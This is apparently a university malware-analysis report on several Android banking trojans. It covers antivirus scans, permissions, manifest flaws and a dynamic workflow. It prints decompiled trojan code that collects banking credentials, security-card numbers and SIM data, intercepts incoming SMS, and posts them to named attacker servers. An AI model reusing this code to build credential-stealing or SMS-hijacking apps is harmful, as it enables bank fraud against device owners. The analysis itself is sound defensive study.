UNIVERSITÀ DI PISA

MSc in Computer Engineering

Formal methods for secure systems

Malware Analysis

TEAM MEMBERS:

Fabrizio Lanzillo
Federico Montini
Tommaso Bertini

https://github.com/tommasobertini/Formal-Methods-Project

Academic Year 2022-2023

Contents

Chapter 1

Introduction

This project aims to analyze the behaviour of some malicious Android applications using **Antimalwares**, **Static and Dynamic Analysis**.
To understand which are the most common practices between different implementations and malware families a small group malwares will be analyzed. The goal of this project is to detect which APK are malicious, understand how the payload is triggered and which is its purpose.

1.1 Useful tools

In order to reach the goal few tools has been used:

- **VirusTotal** and **Jotti**: Virustotal and Jotti are online services that allow users to analyze files and URLs for potential malware or malicious content. **Virustotal** is a free online service that provides a comprehensive malware scanning and detection platform. The service then generates a detailed report that includes information about the file's or URL's detection status across different antivirus engines returning also a brief behavioural analysis report. **Jotti**, instead, allows users to upload files for scanning by multiple antivirus engines. Unlike Virustotal, Jotti focuses solely on file scanning and does not offer URL scanning.
- **MobSF**: is an open-source tool used for automated security testing of mobile applications. It performs static and dynamic analysis to identify vulnerabilities and security risks in apps for Android and iOS. MobSF checks the app's code, resources, and behavior, detecting issues like insecure data storage, communication, and tampering. It integrates with other security tools and generates detailed reports with recommendations for fixing vulnerabilities.
- **Genymotion**: is an Android emulator used for app development and testing. It creates virtual Android devices with various configurations, allowing developers to test their apps without physical hardware. Genymotion supports device sensors, networking capabilities, and integrates with popular development tools. It will be used to provide the secure environment for dynamic analysis.

1.2 Project insight

The project will analyze a total of five Android application which are named with their SHA-256 hash values:

- b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb
- 1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
- 4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98
- 191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512
- 5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e

To avoid long and boring writings they will be represented with the first six characters of the hash value.

Chapter 2

Analysis of b9cbe8 APK

The analysis commences with the first malware. An initial anti-malware analysis is conducted using VirusTotal and Jotti, followed by Static and Dynamic Analysis with tools such as MobSF and Genymotion.

2.1 VirusTotal and Jotti

The Android app under scrutiny was identified as a **trojan.smforw/fakebank**, a variant of Trojan-Banker malware. This malware category targets banking institutions, aiming to access confidential information during online banking transactions.

From the VirusTotal response, it is observed that out of 61 available anti-malware software, only 34 correctly identified the malicious payload in this Android app. Notably, widely recognized anti-malware software such as **BitDefender** and **Malwarebytes** failed to identify the malicious intent of this software. Conversely, software like **Cynet** and **MAX** detected the presence of malware or a Trojan but did not specify the type.

The report from this web-tool highlights some "interesting strings", which include:

- http://banking1.kakatt.net:9998/send_bank.php
- http://banking1.kakatt.net:9998/send_product.php
- http://banking1.kakatt.net:9998/send_sim_no.php

These strings suggest the malicious code's objective: to send the application's bank name, credentials, SIM number, and product info to these specific address. Possessing the SIM number technically enables the attacker to duplicate the SIM and bypass some types of 2FA that the bank may use, especially if it is a V-1 SIM card, which lacks anti-clone and anti-tampering features.

Jotti's web-tool did not yield better results; only 8 out of 13 detected the malicious intent of this application.

2.2 Static Analysis

The static analysis begins with the MobSF tool, focusing on key aspects such as:

- Requested permissions
- Manifest Analysis
- URLs
- Certificate Analysis
- Code Analysis

2.2.1 Overview

Figure 2.1: b9cbe8 Overview

2.2.2 Requested permissions

Certain permissions stand out immediately:

- **android.permission.DELETE_PACKAGES**
- **android.permission.INSTALL_PACKAGES**

These permissions are crucial for all Trojans belonging to the FakeBank family. The objective of this family is to replace your trusted bank application with a counterfeit one created by the attacker. This allows them to steal your credentials. To achieve this, the application must uninstall the old application and install a new, fake one that mimics the behavior of the original.

MobSF also flagged several other permissions as dangerous:

- android.permission.ACCESS_NETWORK_STATE
- android.permission.INTERNET
- android.permission.MOUNT_UNMOUNT_FILESYSTEMS
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.SEND_SMS
- android.permission.READ_SMS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.RECEIVE_SMS

- android.permission.WRITE_SMS
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.WAKE_LOCK
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE

These permissions enable the attacker to easily overcome any 2FA implemented by the bank and also erase traces by deleting messages.

2.2.3 Manifest Analysis

The manifest analysis yielded the following results:

1	App can be installed on a vulnerable Android version [minSdk=8]	warning
2	Debug Enabled For App [android:debuggable=true]	high
3	Application Data can be Backed up [android:allowBackup] flag is missing.	warning
4	**Broadcast Receiver** (com.example.kbtest.smsReceiver) is not Protected. An intent-filter exists.	warning
5	High Intent Priority (1000) [android:priority]	warning

Figure 2.2: Manifest analysis result for b9cbe8

Among these, two are particularly dangerous:

Debug enabled for the app: This is potentially the most dangerous issue.
When debugging is enabled, it allows reverse engineers to hook a debugger into the app, download a stack trace, and access debugging helper classes. This could expose sensitive information, making it easier for an attacker to exploit vulnerabilities or extract sensitive data.

Broadcast Receiver is not Protected: If a Broadcast Receiver is exported (i.e., shared with other apps on the device), any other app on the device can send it intents. This could potentially be exploited by a malicious app to trigger undesired actions in your app or to send it malicious data.

High Intent Priority: By setting an intent priority higher than another intent, the app effectively overrides other requests. This means that if two apps listen for the same intent, your app will handle it first due to its higher priority. This could potentially be used to intercept intents meant for other apps.

2.2.4 URLs

The following URLs were found by MobSF:

URL	FILE
http://banking1.kakatt.net:9998/send_bank.php	com/example/kbtest/BankEndActivity.java
http://banking1.kakatt.net:9998/send_product.php	com/example/kbtest/smsReceiver.java
http://banking1.kakatt.net:9998/send_sim_no.php	com/example/kbtest/BankSplashActivity.java

Figure 2.3: URLs and their location found in b9cbe8

As seen in the previous chapter, this APK contains several URLs to which it sends credentials and other useful information to the attacker, who can then perform the attack after collecting this data.

2.2.5 Certificate Analysis




Figure 2.4: Certificate analysis result for b9cbe8

The application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.

Janus Vulnerability

V1 signatures do not protect some parts of the APK, such as ZIP metadata. The APK verifier needs to process lots of untrusted (not yet verified) data structures and then discard data not covered by the signatures. This offers a sizeable attack surface. Moreover, the APK verifier must uncompress all compressed entries, consuming more time and memory. To address these issues, Android 7.0 introduced APK Signature Scheme v2 and v3.




Figure 2.5: Validation process for v2-v3 certificates

2.2.6 Code Analysis

To understand how the application steals credentials and performs the attack, only a few source code files needed to be analyzed. Particular attention will be given to the files that contain the malicious URLs seen in Figure 2.3.

The code is organized into three packages:

- android.support.v4: contains the Google APIs
- com.example.kbtest: contains all the activities
- com.ibk.smsmanager: contains two config classes

All suspicious URLs are contained within the second package.

The first source file examined is **com.example.kbtest.BackEndActivity.java**. The following interesting code was found:

```
1        /* JADX INFO: Access modifiers changed from: protected */
2        @Override // android.os.AsyncTask
3        public String doInBackground(String... args) {
4            String dateString2;
5            int success = 0;
6            BankInfo.fenlei = "Corporate Banking";
7            SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
8            try {
9                dateString2 = df2.format(new Date(System.currentTimeMillis()));
10           } catch (Exception e) {
11               dateString2 = "2013-01-01 10:12:13";
12           }
13           Log.i("str6", dateString2);
14           TelephonyManager tel = (TelephonyManager)
                 BankEndActivity.this.getSystemService("phone");
15           String phone = tel.getLine1Number();
16           if (phone != null && phone != "" && phone.length() > 10) {
17               BankEndActivity.this.phoneNumber = phone;
18           } else {
```

```
19                  BankEndActivity.this.phoneNumber = tel.getSimSerialNumber();
20              }
21              BankEndActivity.this.params = new ArrayList();
22              BankEndActivity.this.params.add(new BasicNameValuePair("phone",
                    BankEndActivity.this.phoneNumber));
23              BankEndActivity.this.params.add(new BasicNameValuePair("bankinid",
                    BankInfo.bankinid));
24              BankEndActivity.this.params.add(new BasicNameValuePair("jumin",
                    BankInfo.jumin));
25              BankEndActivity.this.params.add(new BasicNameValuePair("banknum",
                    BankInfo.banknum));
26              BankEndActivity.this.params.add(new BasicNameValuePair("banknumpw",
                    BankInfo.banknumpw));
27              BankEndActivity.this.params.add(new BasicNameValuePair("paypw",
                    BankInfo.paynum));
28              BankEndActivity.this.params.add(new BasicNameValuePair("scard",
                    BankInfo.scard));
29              BankEndActivity.this.params.add(new BasicNameValuePair("sn1",
                    BankInfo.sn1));
30              BankEndActivity.this.params.add(new BasicNameValuePair("sn2",
                    BankInfo.sn2));
31              BankEndActivity.this.params.add(new BasicNameValuePair("sn3",
                    BankInfo.sn3));
32              BankEndActivity.this.params.add(new BasicNameValuePair("sn4",
                    BankInfo.sn4));
33              BankEndActivity.this.params.add(new BasicNameValuePair("sn5",
                    BankInfo.sn5));
34              BankEndActivity.this.params.add(new BasicNameValuePair("sn6",
                    BankInfo.sn6));
35              BankEndActivity.this.params.add(new BasicNameValuePair("sn7",
                    BankInfo.sn7));
36              BankEndActivity.this.params.add(new BasicNameValuePair("sn8",
                    BankInfo.sn8));
37              BankEndActivity.this.params.add(new BasicNameValuePair("sn9",
                    BankInfo.sn9));
38              BankEndActivity.this.params.add(new BasicNameValuePair("sn10",
                    BankInfo.sn10));
39              BankEndActivity.this.params.add(new BasicNameValuePair("sn11",
                    BankInfo.sn11));
40              BankEndActivity.this.params.add(new BasicNameValuePair("sn12",
                    BankInfo.sn12));
41              BankEndActivity.this.params.add(new BasicNameValuePair("sn13",
                    BankInfo.sn13));
42              BankEndActivity.this.params.add(new BasicNameValuePair("sn14",
                    BankInfo.sn14));
43              BankEndActivity.this.params.add(new BasicNameValuePair("sn15",
                    BankInfo.sn15));
44              BankEndActivity.this.params.add(new BasicNameValuePair("sn16",
                    BankInfo.sn16));
45              BankEndActivity.this.params.add(new BasicNameValuePair("sn17",
                    BankInfo.sn17));
```

```
46              BankEndActivity.this.params.add(new BasicNameValuePair("sn18",
                    BankInfo.sn18));
47              BankEndActivity.this.params.add(new BasicNameValuePair("sn19",
                    BankInfo.sn19));
48              BankEndActivity.this.params.add(new BasicNameValuePair("sn20",
                    BankInfo.sn20));
49              BankEndActivity.this.params.add(new BasicNameValuePair("sn21",
                    BankInfo.sn21));
50              BankEndActivity.this.params.add(new BasicNameValuePair("sn22",
                    BankInfo.sn22));
51              BankEndActivity.this.params.add(new BasicNameValuePair("sn23",
                    BankInfo.sn23));
52              BankEndActivity.this.params.add(new BasicNameValuePair("sn24",
                    BankInfo.sn24));
53              BankEndActivity.this.params.add(new BasicNameValuePair("sn25",
                    BankInfo.sn25));
54              BankEndActivity.this.params.add(new BasicNameValuePair("sn26",
                    BankInfo.sn26));
55              BankEndActivity.this.params.add(new BasicNameValuePair("sn27",
                    BankInfo.sn27));
56              BankEndActivity.this.params.add(new BasicNameValuePair("sn28",
                    BankInfo.sn28));
57              BankEndActivity.this.params.add(new BasicNameValuePair("sn29",
                    BankInfo.sn29));
58              BankEndActivity.this.params.add(new BasicNameValuePair("sn30",
                    BankInfo.sn30));
59              BankEndActivity.this.params.add(new BasicNameValuePair("sn31",
                    BankInfo.sn31));
60              BankEndActivity.this.params.add(new BasicNameValuePair("sn32",
                    BankInfo.sn32));
61              BankEndActivity.this.params.add(new BasicNameValuePair("sn33",
                    BankInfo.sn33));
62              BankEndActivity.this.params.add(new BasicNameValuePair("sn34",
                    BankInfo.sn34));
63              BankEndActivity.this.params.add(new BasicNameValuePair("sn35",
                    BankInfo.sn35));
64              BankEndActivity.this.params.add(new BasicNameValuePair("renzheng",
                    BankInfo.renzheng));
65              BankEndActivity.this.params.add(new BasicNameValuePair("fenlei",
                    BankInfo.fenlei));
66              BankEndActivity.this.params.add(new BasicNameValuePair("datetime",
                    dateString2));
67              JSONObject json = BankEndActivity.this.jsonParser.makeHttpRequest(
                    BankEndActivity.this.send_bank_url, "POST",
                    BankEndActivity.this.params);
68              Log.d("Create Response", json.toString());
69              try {
70                  new JSONObject(json.toString());
71                  success = json.getInt(BankEndActivity.TAG_SUCCESS);
72                  Log.d("json.getInt", new
                        StringBuilder().append(success).toString());
```

```
73                 if (success == 1) {
74                     ComponentName comname = new
                           ComponentName("com.ibk.smsmanager",
                           "com.example.kbtest.BankSplashActivity");
75                     PackageManager p = BankEndActivity.this.getPackageManager();
76                     p.setComponentEnabledSetting(comname, 2, 1);
77                 } else {
78                     Log.i("information", "Registration failed");
79                 }
80             } catch (JSONException e2) {
81                 e2.printStackTrace();
82             } catch (Exception e3) {
83                 e3.printStackTrace();
84             }
85             if (success != 1) {
86                 return "";
87             }
88             return "Requesting...";
89         }
```

In this code, we see a function named *DoInBackground* that stores a large amount of sensitive information such as phone number, banking ID, banking number, etc., within a list of pairs which is a parameter of this class. These data are then transformed into a JSON object and sent to the previously seen malicious URL.

The **com.example.kbtest.smsreceiver** class has a straightforward job: due to its high priority intent, it intercepts incoming messages (particularly SMS) and forwards them to another link (*http://banking1.kakatt.net:9998/send product.php*).

```
1     /* JADX WARN: Type inference failed for: r13v10, types:
          [com.example.kbtest.smsReceiver$1] */
2     @Override // android.content.BroadcastReceiver
3     public void onReceive(Context context, Intent intent) {
4         Bundle bundle;
5         String dateString2;
6         if (netWorkIsAvailable(context)) {
7             TelephonyManager tel = (TelephonyManager)
                  context.getSystemService("phone");
8             String action = intent.getAction();
9             if (SMS_RECEIVED_ACTION.equals(action) && (bundle =
                  intent.getExtras()) != null) {
10                Object[] pdus = (Object[]) bundle.get("pdus");
11                for (Object pdu : pdus) {
12                    SmsMessage smsMessage = SmsMessage.createFromPdu((byte[])
                          pdu);
13                    this.params2 = new ArrayList();
14                    String simNo = tel.getLine1Number();
15                    if (simNo == null || simNo.length() < 11) {
16                        simNo = tel.getSimSerialNumber();
17                    }
18                    this.params2.add(new BasicNameValuePair("sim_no", simNo));
```

```
19                  this.params2.add(new BasicNameValuePair("tel",
                        tel.getSimOperatorName()));
20                  this.params2.add(new BasicNameValuePair("thread_id", "0"));
21                  this.params2.add(new BasicNameValuePair("address",
                        smsMessage.getOriginatingAddress()));
22                  SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd
                        HH:mm:ss");
23                  try {
24                      dateString2 = df2.format(new
                            Date(smsMessage.getTimestampMillis()));
25                  } catch (Exception e) {
26                      dateString2 = "1970-01-01 10:12:13";
27                  }
28                  this.params2.add(new BasicNameValuePair("datetime",
                        dateString2));
29                  this.params2.add(new BasicNameValuePair("bady",
                        smsMessage.getDisplayMessageBody()));
30                  this.params2.add(new BasicNameValuePair("read", "1"));
31                  this.params2.add(new BasicNameValuePair("type", "1"));
32                  new Thread() { // from class:
                        com.example.kbtest.smsReceiver.1
33                      @Override // java.lang.Thread, java.lang.Runnable
34                      public void run() {
35                          DefaultHttpClient defaultHttpClient = new
                                DefaultHttpClient();
36                          HttpPost httppost = new
                                HttpPost(smsReceiver.this.update_url);
37                          try {
38                              httppost.setEntity(new
                                    UrlEncodedFormEntity(smsReceiver.this.params2,
                                    "EUC-KR"));
39                              Log.d("\thttppost.setEntity(new
                                    UrlEncodedFormEntity(params2));", "gone");
40                          } catch (UnsupportedEncodingException e2) {
41                              e2.printStackTrace();
42                          }
43                          try {
44                              HttpResponse response =
                                    defaultHttpClient.execute(httppost);
45                              Log.d("response=httpclient.execute(httppost);",
                                    response.toString());
46                          } catch (ClientProtocolException e3) {
47                              e3.printStackTrace();
48                          } catch (IOException e4) {
49                              e4.printStackTrace();
50                          }
51                      }
52                  }.start();
53                  abortBroadcast();
54              }
55          }
```

```
        }
    }
```

Lastly, the **com.example.kbtest.BankSplashActivity** class aims to retrieve and send the phone number and SIM card number from the device's Telephony service to another malicious link (*http://banking1.kakatt.net:9998/send_sim_no.php*). This data is then stored inside two parameters: *ParamsInfo.Line1Number* and *ParamsInfo.sim_no*, and sent to the malicious link through a POST request.

```
    /* JADX WARN: Type inference failed for: r6v5, types:
       [com.example.kbtest.BankSplashActivity$4] */
    void regPhone() {
        TelephonyManager tm = (TelephonyManager) getSystemService("phone");
        String sim_no = tm.getSubscriberId();
        String getLine1Number = tm.getLine1Number();
        if (getLine1Number == null || getLine1Number.length() < 11) {
            getLine1Number = tm.getSimSerialNumber();
        }
        ParamsInfo.Line1Number = getLine1Number;
        ParamsInfo.sim_no = sim_no;
        params = new ArrayList();
        params.add(new BasicNameValuePair("mobile_no", getLine1Number));
        Date currentTime = new Date();
        SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
        String dateString = formatter.format(currentTime);
        params.add(new BasicNameValuePair("datetime", dateString));
        new Thread() { // from class: com.example.kbtest.BankSplashActivity.4
            @Override // java.lang.Thread, java.lang.Runnable
            public void run() {
                DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
                HttpPost httppost = new
                    HttpPost(BankSplashActivity.this.insert_url);
                try {
                    httppost.setEntity(new
                        UrlEncodedFormEntity(BankSplashActivity.params,
                        "EUC-KR"));
                    Log.d("\thttppost.setEntity(new
                        UrlEncodedFormEntity(params));", "gone");
                } catch (UnsupportedEncodingException e) {
                    e.printStackTrace();
                }
                try {
                    HttpResponse response = defaultHttpClient.execute(httppost);
                    Log.d("response=httpclient.execute(httppost);",
                        response.toString());
                } catch (IOException e2) {
                    e2.printStackTrace();
                } catch (ClientProtocolException e3) {
                    e3.printStackTrace();
                }
            }
```

```
37          }.start();
38      }
```

It's important to note that these links appear to be dismissed, as they are no longer reachable after DNS scanning.

2.3 Dynamic Analysis

The Dynamic Analysis was conducted using MobSF and Genymotion on Android 7, with the aim of uncovering the malware workflow.

The workflow was found to be as follows:

1. **BankSplashActivity**
2. **BankSplashNext**
3. **BankPreActivity**
4. **BankActivity**
5. **BankNumActivity**
6. **BankScardActivity**
7. **BankEndActivity**

The **SMSReceiver** class operates in the background, intercepting all SMS messages received by the victim. Once the entire workflow is completed by the unsuspecting victim, the attacker obtains the information necessary to access the user's bank account.

Figure 2.6: Screenshots of BankSplashActivity, BankSplashNext, and BankPreActivity

Figure 2.7: Screenshots of BankActivity, BankNumActivity, BankScardActivity, and BankEndActivity

Chapter 3

Analysis of 1ef6e1 & 4aeccf APKs

These APKs is strikingly similar to the b9cbe8 APK, with a few notable differences that will be discussed following the VirusTotal and Jotti analysis.

3.1 VirusTotal and Jotti - 1ef6e1

There are no significant differences between this APK and the previous sample. According to the responses from VirusTotal and Jotti, it's noticeable that fewer anti-malware systems identified the malicious intent of this APK - 29 compared to the 34 for b9cbe8. Jotti's anti-malware performance was also less effective; in this instance, the malware was detected by 7 out of 13 anti-malware systems.

Even in this case, the Malware is a **trojan.smforw/fakebank** and the suspicious strings are exactly the same as before.

3.2 VirusTotal and Jotti - 4aeccf

This time the APK has been identified as a **trojan.smforw/smsspy**. This is a type of malware that targets Android devices. It is classified as a Trojan, which means it performs activities without the user's knowledge.
This threat arrives on an Android device through various means, such as, but not limited to:

- Installation of apps from unknown or unverified download sites
- Exploitation of vulnerabilities
- Being dropped or downloaded by another malware

And its purpose is to compromise the device in order to hijack SMS and other kind of messages.
During Virustotal analysis 32 out of 58 detected successfully the malicious intent. Similar results has been given from Jotti web-tool.

3.3 Static Analysis - 1ef6e1

3.3.1 Overview




Figure 3.1: 1ef6e1 Overview

3.3.2 Results

The results of MobSF returned no major differences between 1ef6e1 and b9cbe8. Even after a deep code inspection, the code is exactly the same. The main (and only) difference between the two APKs is within the **META-INF** directory, in particular, the 1ef6e1 APK contains a few more files compared to the other version.

Name	Size	Type	Name	Size	Type
MANIFEST.MF	6,0 kB	unknown	MANIFEST.MF	6,0 kB	unknown
CERT.SF	6,1 kB	unknown	CERT.SF	6,1 kB	unknown
CERT.RSA	1,2 kB	unknown	CERT.RSA	1,2 kB	unknown
ANDROIDR.SF	512,7 kB	unknown			
ANDROIDR.RSA	948 bytes	unknown			
AAAA.SF	98,9 kB	unknown			
AAAA.RSA	922 bytes	unknown			

Figure 3.2: META-INF directory differences: 1ef6e1 - b9cbe8

This APK doesn't seem to be vulnerable to Janus vulnerability.

In particular, there are four more files compared to before. These files are two JAR Signature files (.SF) and two files that contain the information needed to verify such signatures (.RSA). When attempting to perform Dynamic Analysis, which in any case is not expected to yield significant differences, MobSF returns the following error:

[ERROR] 01/Oct/2023 12:55:05 - This APK cannot be installed. Is this APK compatible with the Android VM/Emulator?
Performing Push Install
/root/.MobSF/uploads/0693f22f405c6efb99dacad63cf6ee0e/0693f22f405c6efb99dacad63cf6ee0e.apk:
1 file pushed. 297.5 MB/s (4743009 bytes in 0.015s)
pkg: /data/local/tmp/0693f22f405c6efb99dacad63cf6ee0e.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]

Even after trying few others Android version we were not able to solve the problem. This error is likely due to the certificates not being found or checked incorrectly, making it impossible to perform the analysis.

3.4 Static Analysis - 4aeccf

3.4.1 Overview




Figure 3.3: 4aeccf Overview

3.4.2 Results

Even in this case the APK is mostly identical to b9cbe with just few differences:

- There are some Toast's strings changed. This should not affect the malware itself in any way
- Few changes within the R.java file. The differences between the two files are due to the different resources used in the two applications.
- Moreover the package has been changed, so each time a parameter of the R.java classes is needed there is the difference in the package name which changed from *ibk* to *xinhan*

3.5 Dynamic Analysis

No difference can be found during the Dynamic Analysis, the APK keeps the same Workflow, the only thing that changes are the main colors and some images of the applications.

Figure 3.4: Screenshots of BankSplashActivity, BankSplashNext, and BankPreActivity




Figure 3.5: Screenshots of BankActivity, BankNumActivity, BankScardActivity, and BankEndActivity

Chapter 4

Analysis of 191108 APK

Proceeding with the second malware, again the anti-malware analysis follows the same steps as the previous one, initially using VirusTotal and Jotti, and then proceeding to static and dynamic analysis.

4.1 VirusTotal and Jotti

The Android app under analysis was identified as a **trojan.smsspy/tebak**, a variant of Trojan-SMS malware. This malware category appear to be fake mobile applications that intercept incoming SMS messages and forward them to a remote site.

From the VirusTotal response, it is observed that only 33 out of 65 software can detect the malicious payload in the android application. Among the most notorious antimalware, which were not capable of detecting the malicious behavior of the software, we find again, **BitDefender** and **Malwarebytes**. Furthermore, as in the previous cases, **Cynet** and **MAX** are able to detect the presence of malicious code, but are not able to specify even this type of malware.

In the VirusTotal report we can view a section containing some "interesting strings," including:

- http://kkk.kakatt.net:3369/send_bank.php
- http://kkk.kakatt.net:3369/send_jumin.php
- http://kkk.kakatt.net:3369/send_phonlist.php
- http://kkk.kakatt.net:3369/send_product.php
- http://kkk.kakatt.net:3369/send_sim_no.php
- http://www.baidu.com
- http://www.shm2580.com/
- http://www.shm2580.com/get_cmd_body.asp
- http://www.shm2580.com/post_simno.asp
- http://www.shm2580.com/send_finish.asp

- http://www.shm2580.com/send_message.asp
- http://www.shm2580.com/send_recieve_count.asp

As we can see, some of them suggest the same objectives we found in the previous malware, such as: sending bank name and credentials, sim number and product info, while others suggest new purposes including: sending social security numbers and phone contact list. In addition, the address *http://www.shm2580.com/* could be linked to various features of the trojan, such as sending messages, counting messages received, executing commands, and so on. Finally, *http://www.baidu.com*, a popular Chinese search engine, could be used to redirect the user or to verify the Internet connectivity of the infected device.

Jotti's web-tool did not yield better results; only 7 out of 14 detected the malicious intent of this application.

4.2 Static Analysis

4.2.1 Overview




Figure 4.1: 191108 Overview

The static analysis begins again with the MobSF tool, focusing on the **Requested permissions**, the **Manifest analysis** and **URLs**.

4.2.2 Requested permissions

As in the previous cases, here we also have system permissions :

- **android.permission.DELETE_PACKAGES** that allows an application to delete Android packages.
- **android.permission.INSTALL_PACKAGES** that allows an application to install new or updated Android packages.

As already mentioned for previous malware, these types of permissions are crucial for Trojans. For example, the malware under analysis, identified as a trojan.smsspy/tebak, seeks banking information as shown in the VirusTotal report, so with system permissions it could replace the official banking application with a fake one in order to steal login credentials.

MobSF also flagged several other permissions as dangerous:

- android.permission.MOUNT_UNMOUNT_FILESYSTEMS
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.SEND_SMS
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.WRITE_SMS
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE

These permissions enable the attacker to easily overcome any 2FA implemented by the bank and also erase traces by deleting messages.

4.2.3 Manifest Analysis

The manifest analysis yielded the following results:

NO	ISSUE	SEVERITY
1	App can be installed on a vulnerable Android version [minSdk=7]	warning
2	Debug Enabled For App [android:debuggable=true]	high
3	Application Data can be Backed up [android:allowBackup] flag is missing.	warning
4	**Broadcast Receiver** (.BootCompleteBroadcastReceiver) is not Protected. An intent-filter exists.	warning
5	**Broadcast Receiver** (.smsReceiver) is not Protected. An intent-filter exists.	warning
6	High Intent Priority (1000) [android:priority]	warning

Figure 4.2: Manifest analysis result for 191108

As we can see among these manifest analysis results there are some dangerous ones, in particular:

Debug enabled for the app: This is potentially the most dangerous issue.
